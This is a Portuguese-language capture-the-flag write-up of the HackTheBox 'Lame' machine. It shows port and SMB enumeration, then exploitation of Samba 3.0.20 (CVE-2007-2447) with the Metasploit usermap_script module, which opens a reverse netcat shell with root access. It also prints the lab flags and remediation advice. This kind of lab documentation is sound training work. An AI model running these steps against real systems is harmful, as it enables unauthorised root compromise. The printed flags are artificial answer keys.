Lame

Penetration Testing Writeup

Plataforma	HackTheBox
Dificuldade	Easy
Sistema Operacional	Linux
Data de Conclusão	08/01/2026
IP do Alvo	10.129.56.198
Técnicas Utilizadas	Enumeration, SMB Enumeration, Exploitation, Metasploit Usage.

Índice

1. Resumo Executivo

Máquina Linux com serviço SMB exposto rodando Samba 3.0.20, vulnerável a execução remota de comandos via metacaracteres no campo username. A exploração é direta usando módulo do Metasploit, resultando em shell root imediato sem necessidade de escalação de privilégios.

2. Metodologia

A abordagem seguiu as seguintes fases:

1. Reconhecimento e Enumeração
2. Análise de Vulnerabilidades
3. Exploração
4. Pós-Exploração e Escalação de Privilégios
5. Documentação e Relatório

3. Reconhecimento e Enumeração

3.1. Scan de Portas (Nmap)

Comando executado:

```
nmap -sC -sV 10.129.56.198
```

Portas abertas encontradas:

- 21/FTP
- 22/SSH
- 139/netbios-ssn
- 445/microsoft-ds

```
Host script results:
|_clock-skew: mean: 2h30m44s, deviation: 3h32m10s, median: 42s
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2026-01-08T00:01:04-05:00
```

Servico SMB está rodando uma versão vulnerável a CVE-2007-2447

3.2. Versão de Serviços

Após a varredura de portas, foi identificado as versões de serviços:

- vsFTPd 2.3.4
- Samba 3.0.20-Debian (crítico)

3.3. Enumeração SMB

A enumeração aponta que somente um share é acessível como usuário anônimo.
Comando Executado:

```
enum4linux 10.129.56.198
```

```
[+] Attempting to map shares on lame

//lame/print$   Mapping: DENIED Listing: N/A Writing: N/A
//lame/tmp      Mapping: OK Listing: OK Writing: N/A
//lame/opt      Mapping: DENIED Listing: N/A Writing: N/A

[E] Can't understand response:

NT_STATUS_NETWORK_ACCESS_DENIED listing \*
//lame/IPC$     Mapping: N/A Listing: N/A Writing: N/A
//lame/ADMIN$   Mapping: DENIED Listing: N/A Writing: N/A
```

4. Análise de Vulnerabilidades

Com as informações da enumeração, encontramos o serviço SMB rodando em uma versão vulnerável a CVE-2007-2447, que permite a execução remota de comandos via metacaracteres no campo username

Vulnerabilidade	Descrição	Severidade
Command Injection **CVE-2007-2447**	permite que invasores remotos executem comandos arbitrários por meio de metacaracteres de shell envolvendo a função (1) SamrChangePassword	**Crítico**


5. Exploração

5.1. Acesso Inicial

Acessando o Share que permite login sem credencial não foi encontrado nada, somente logs de inicio de uma VM sem informações úteis. Então parti direto para o SMB rodando em versão vulnerável a CVE-2007-2447 (descobri a existência dessa CVE ao pesquisar se existia alguma vulnerabilidade desta versão no google). Para explorar pesquisei qual metasploit dava para usar contra essa vulnerabilidade rodando:


```
searchsploit Samba 3.0.20
```

E encontrei os seguintes resultados, o que mais me interessou foi o command Execution que é o principal ponto da CVE:



Identificamos que tem um exploit para explorar essa vulnerabilidade, então vamos ao metasploit para usá-lo.

Após iniciar o msfconsole, pesquiso qual o módulo exato para usar, obtendo o resultado:



Exploit utilizado:

```
use exploit/multi/samba/usermap_script
```

Após iniciar o módulo, vamos rodar “`show options`” para saber como usá-lo.

```
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported pro
                                       xies: sapni, socks4, socks5, socks5h, http
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
                                       asics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Configurar o RHOSTS colocando o IP do nosso alvo e o LHOST colocando o nosso IP, o exploit executa um revershell na máquina alvo fazendo o servidor se conectar em nossa máquina.

Para definir o IP do alvo, escrevemos:

```
set RHOSTS 10.129.56.198
```

```
set LHOST [SEU IP tun0]
```

Após definir o nosso IP e o IP do alvo, rodamos "`show options`" para ver se aplicou.

```
Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported pro
                                       xies: sapni, socks4, socks5, socks5h, http
   RHOSTS   10.129.56.198    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
                                       asics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)
```

Aplicado! Agora vamos rodar o módulo digitando "`run`".

```
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 10.10.14.125:4444
[*] Command shell session 1 opened (10.10.14.125:4444 → 10.129.56.210:52234) at 2026-01-08 04:05:35 -0300

whoami
root
```

Não se preocupe se ao rodar o módulo e nada acontecer após as duas notificações azuis, sinal de que funcionou. Sucesso! Como o serviço roda como root, ao entrar já temos privilégio máximo.

5.2. User Flag

Localização: /home/makis

```
Flag: a69de80c267c7e092d61c52060611cb6
```

6. Pós-Exploração e Escalação de Privilégios

6.1. Vetor de Escalação

N/A – acesso root obtido diretamente via exploração do serviço.

6.2. Root/Administrator Flag

Localização: /root

```
Flag: d513a4e2c9598337385f011e2d4fb8c7
```

7. Recomendações de Remediação

- Atualizar Samba para versão 3.0.25 ou superior (Corrige CVE-2007-2447)
- Desabilitar opção “username map script” se não for necessária
- Restringir acesso as portas 139/445 via firewall, permitindo apenas IPs autorizados
- Implementar segmentação de rede para isolar serviços SMB
- Configurar Samba para rodar com privilégios mínimos (não como root).

8. Lições Aprendidas

Neste processo aprendi sobre o uso do metasploit que antes havia usado esporadicamente. Durante esta máquina aprendi a localizar exploits para determinada versão, configurar e usar contra alvos vulneráveis.

9. Referências

- CVE-2007-2447